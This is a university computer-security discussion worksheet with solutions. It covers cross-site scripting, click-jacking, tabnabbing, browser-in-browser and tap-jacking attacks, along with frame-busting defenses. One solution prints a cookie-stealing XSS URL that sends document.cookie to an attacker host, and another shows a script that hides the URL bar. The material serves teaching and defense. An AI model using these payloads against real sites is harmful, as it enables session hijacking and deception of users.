Paxson
Spring 2011

CS 161
Computer Security

Discussion 6

March 2, 2011

Question 1 ***Cross-Site Scripting (XSS)*** **(10 min)**

As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceSpace.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

Solution: The student is investigating whether FaceSpace is vulnerable to a *reflected* XSS attack. If a pop-up spawns upon loading the result page, FaceSpace would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceSpace sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers [3] could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

Solution: The student is now checking whether FaceSpace is vulnerable to a *persistent* XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS because the victim now only needs to visit that site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Write down an example of a malicious URL that would exploit the vulnerability in part (a).

Solution:

The fact that a pop-up shows up witnesses that the browser executes the JavaScript code and means that FaceSpace is vulnerable to both reflected and persistent XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://facespace.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?' + document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals *all* cookies of *all* pages from the user's browser?

Solution: This would not work due to the *same-origin policy* (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

Question 2 ***User-Interface (UI) Attacks*** **(10 min)**

In lecture, you have seen a variety of sneaky user-interface attacks in the browser.

(a) Discuss with your group how each of the following attack works.

- Click-Jacking
- Tabnabbing
- "Browser in Browser"

Solution:

- **Click-Jacking**. The purpose of click-jacking is to mislead the victim regarding true focus of two overlapping interfaces. It differs from phishing in that it does not entice the victim to enter secret credentials into a fake site. Instead, the victim must enter the credentials into the real site to establish an authenticated session. Click-jacking typically works by placing a transparent `IFRAME` above a legitimate site, thereby fooling the victim that interaction would take place with the lower layer although it in fact happens with the top layer.
- **Tabnabbing**. This attack takes advantage of user trust and lack of attention to tab details when the user switches the focus to a different tab.

Upon switching, the inactive tab would change its title and icon to resemble a familiar page, such the user's email page. The next time the user wants to check emails, the user could be tricked into clicking the malicious tab, where a new fake page waits that request re-entering the user's credentials. This works because JavaScript can *(i)* detect if a tab has the focus and *(ii)* rewrite tab title and icon.


- **Browser in Browser**. In this attack, a malicious website emulates a browser window inside the current window. With a lot of JavaScript effort, this window can have a very realistic look-and-feel, although being completely fake. For example, the window could show a fake bank site with valid security indicators (locks, green browser bar, bank name in URL bar, etc.) to fool users into entering their credentials after having performed a basic visual security check.

(b) How could a UI attack look like on a smartphone?

Solution: The smartphone user interface suffers from same problems as browsers do. *Tap-Jacking* is a special type of click-jacking that uses features of mobile browsers [1]. For example, the Safari browser on the iPhone supports both transparency and IFRAMEs, the two features necessary to create a click-jacking attack.

In addition to this functionality, the following extra features make click-jacking on the iPhone even more dangerous:

- **Abusing the shared screen real-estate**. An attacker can create a page that masquerades as a known phone behavior, unrelated to the web. For example, the Figure below shows what appears to be an incoming text message notification. Under the hood it is not the text message application but a webpage rendered to look like a native app. Clicking on the message area will instead publish a tweet.



- **Zooming**. Click-jacking attacks become much more efficient with the zoom support since one can scale any regular button to cover the entire width of the screen and make the "tappable" area very large. For example, the Figure above shows a very large Tweet button.
- **Hiding or faking the URL bar**. A difficult part in a click-jacking attack on a desktop is modifying the browser's address bar to point to a legitimate-looking URL. This is much easier in a tap-jacking attach since an attacker can cause the address bar to disappear on the phone. The following code hides the URL bar out of sight as soon as the site is loaded by scrolling the URL navigation bar out of the visible window:

  ```
  <body onload="setTimeout(function()
      { window.scrollTo(0, 1) }, 100);">
  </body>
  ```

  For example, one attack could embed a picture of a fake address bar with a bogus URL in the framing page, thereby making the page appear to come from a legitimate site.

(c) How could one defend against frame-based click-jacking attacks?

Solution: A web page that wants to defend itself against frame-based clickjacking attacks needs to make sure that it cannot be loaded in a sub-frame. This approach is called *frame busting* [1] and there currently exist two ways to implement it.

1. The more reliable defense involves server-side changes: each HTTP response includes a `X-FRAME-OPTIONS` header to specify how to render the page in a frame. This header can have two different values: `deny` and `sameorigin`. If `deny` is used, the browser will not render the requested page within a frame. If `sameorigin` is used, the browser will block the page only if the origin of the top-level browsing context is different from the origin of the page.

   Although most recent browsers understand the `X-FRAME-OPTIONS` header, it is unfortunately not yet widely used by many sites.

2. Until the `X-FRAME-OPTIONS` header is widely deployed, web pages need to protect them using JavaScript, which is conceptually implemented as follows:

   ```
   if (top.location != location)
       top.location = self.location;
   ```

   Note that this code example is fairly easy to bypass. You may consult [2] for a detailed explanation, but we do not expect you to know this material. The main takeaway is that it is hard to get the JavaScript approach right.

References

[1] Gustav Rydstedt, Elie Bursztein, and Dan Boneh. Framing Attacks on Smart Phones and Dumb Routers: Tap-jacking and Geo-localization. In *Proceedings of the Usenix Workshop on Offensive Technologies (w00t)*, 2010.

[2] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson. Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites. In *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010.

[3] The Spanner. One vector to rule them all, September 2010.
http://www.thespanner.co.uk/2010/09/15/one-vector-to-rule-them-all/.